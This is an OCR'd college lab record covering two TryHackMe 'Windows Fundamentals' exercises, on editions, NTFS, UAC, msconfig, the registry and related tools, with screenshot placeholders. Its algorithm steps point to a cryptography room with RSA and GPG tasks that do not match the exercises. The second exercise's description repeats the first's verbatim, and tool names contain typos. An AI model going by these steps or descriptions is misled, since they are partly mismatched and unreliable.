RAJALAKSHMI ENGINEERING COLLEGE
(Autonomous)

RAJALAKSHMI NAGAR, THANDALAM,
CHENNAI-602105

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

CS19642

CRYPTOGRAPHY AND NETWORK SECURITY LAB

THIRD YEAR

SIXTH SEMESTER

INDEX

Ex. No.: 1a

Introduction to Windows Fundamentals

Aim:


To launch windows in TryHackMe platform.


Algorithm:


1. Access the Passive reconnaissance lab in TryHackMe platform using the link below- https://tryhackme.com/r/room/encryptioncrypto101
2. Click Start AttackBox to run the instance of Kali Linux distribution.
3. Solve the crypto math used in RSA.
4. Find out who issued the HTTPS Certificate to tryhackme.com
5. Perform SSH Authentication by generating public and private key pair using ssh-keygen
6. Perform decryption of the gpg encrypted file and find out the secret word.

Output:


Task 1:Introduction to Windows









Task 2 :Windows Editions




Task 3:The Desktop (GUI)




1)Which selection will hide/disable the Search box?



2)Which selection will hide/disable the Task View button?




3)Besides Clock and Network, what other icon is visible in the Notification Area?




Task 4: The File System

What is the meaning of NTFS?




Task 5: The Windows\System32 Folders


What is the system variable for the Windows folder?




Task 6: User Accounts,Profiles and Permissions




Task 7: User Account Control




Task 8 : Settings and the Control Panel






Task 9**:** Task Manager



Task 10:Completed



Description:

Task1:

- Windows device was started and booted.

Task2:

- Windows XP (2001): A major hit for home and business users, known for its stability. It stayed relevant for years but was targeted by hackers and malware due to its age.

- Windows 7 (2009): Widely popular and loved by users, it improved on Vista's shortcomings. When Windows XP reached its end-of-life, many businesses moved to Windows 7, facing compatibility challenges with older software and hardware.

- Windows 8.x (2012-2013): A brief, mixed era, with an emphasis on touch interfaces. It didn't land well with traditional desktop users and was quickly replaced by Windows 10.

- Windows 10 (2015): The current version, available in Home and Pro editions, offering a balance of security, usability, and compatibility. Microsoft has refined it over time with regular updates.

- Windows Server 2019: The latest server-focused version, built for managing enterprise networks.

Task3:

- The Desktop: The main screen area where icons, files, and shortcuts are displayed.
- Start Menu: Central hub to access apps, settings, and power options.
- Search Box (Cortana): Tool to search files, apps, or web content directly from the taskbar.
- Task View: Allows switching between open apps and managing virtual desktops.
- Taskbar: Bar at the bottom of the screen that shows open apps and system icons.
- Toolbars: Customizable bars that provide quick access to specific tools or apps.
- Notification Area: Displays system alerts, app notifications, and quick access to settings like volume and network.

Task4:

- Modern Windows uses **NTFS**, a journaling file system that supports large files, permissions, compression, and encryption, offering more features than older systems like **FAT16/FAT32** and **HPFS**.
- FAT is still used in USB devices and SD cards but not typically for Windows installations.

Task5:

- The **Windows folder (C:\Windows)** contains the core files of the Windows operating system, though it doesn't have to be on the C drive.
- The system environment variable **%windir%** points to its location, helping the OS and applications find essential system files regardless of where Windows is installed.
- The System32 folder holds the important files that are critical for the operating system.

Task6:

- Windows user accounts are classified as Administrator or Standard User. Administrators can manage system settings, users, and install programs, while Standard Users can only modify their own files without system-level access.
- You can check existing user accounts through Control Panel, Settings, or by running net user in Command Prompt.

Task7:

- Most home users operate as local administrators, giving them system-level control but increasing the risk of malware infections.
- To mitigate this, Microsoft introduced User Account Control (UAC), starting with Windows Vista.
- UAC prevents automatic elevated privileges—even for administrators—by prompting users to approve actions that require higher permissions.


Task8:

- Control Panel has been the traditional tool for managing system settings like adding printers, uninstalling programs, and configuring hardware.
- Settings, introduced in Windows 8 for touch-friendly devices, became the default interface in Windows 10 for tasks like system updates, personalization, and privacy settings.

Task9:

- The Task Manager provides information about the applications and processes currently running on the system. Other information is also available, such as how much CPU and RAM are being utilized, which falls under **Performance**.
- You can access the Task Manager by right-clicking the taskbar.

Task 10:



Result: This experiment provides a practical introduction to Windows system fundamentals, enabling to navigate, manage, and analyze system components efficiently.

Ex. No.: 1b

Introduction to Windows Fundamentals 2

Aim:


To discover more about System Configuration, UAC Settings, Resource Monitoring, the Windows Registry


Algorithm:

1. Access the Passive reconnaissance lab in TryHackMe platform using the link below- https://tryhackme.com/r/room/encryptioncrypto101
2. Click Start AttackBox to run the instance of Kali Linux distribution.
3. Use msconfig to manage startup programs,boot options and servers
4. Open compmgmt.sc to manage services, disk management and event logs.
5. Access msinfo32 or system details nd resmon to monitor system resources.
6. Use cmd for system commands and reedit to modify system settings.


Output:


Task 1:Introduction to Windows







Task 2 :System Configuration









Task 3:Change UAC Settings





Task 4: Computer Management






Task 5: System Information







Task 6: Resource Monitor




Task 7: Command Prompt







Task 8 : Registry Editor



Task 9**:** Conclusion



Task 10:Completed



Description:
Task1:

- Windows device was started and booted.

Task2:

- Windows XP (2001): A major hit for home and business users, known for its stability. It stayed relevant for years but was targeted by hackers and malware due to its age.

- Windows 7 (2009): Widely popular and loved by users, it improved on Vista's shortcomings. When Windows XP reached its end-of-life, many businesses moved to Windows 7, facing compatibility challenges with older software and hardware.

- Windows 8.x (2012-2013): A brief, mixed era, with an emphasis on touch interfaces. It didn't land well with traditional desktop users and was quickly replaced by Windows 10.

- Windows 10 (2015): The current version, available in Home and Pro editions, offering a balance of security, usability, and compatibility. Microsoft has refined it over time with regular updates.

- Windows Server 2019: The latest server-focused version, built for managing enterprise networks.

Task3:

- The Desktop: The main screen area where icons, files, and shortcuts are displayed.
- Start Menu: Central hub to access apps, settings, and power options.
- Search Box (Cortana): Tool to search files, apps, or web content directly from the taskbar.
- Task View: Allows switching between open apps and managing virtual desktops.
- Taskbar: Bar at the bottom of the screen that shows open apps and system icons.
- Toolbars: Customizable bars that provide quick access to specific tools or apps.
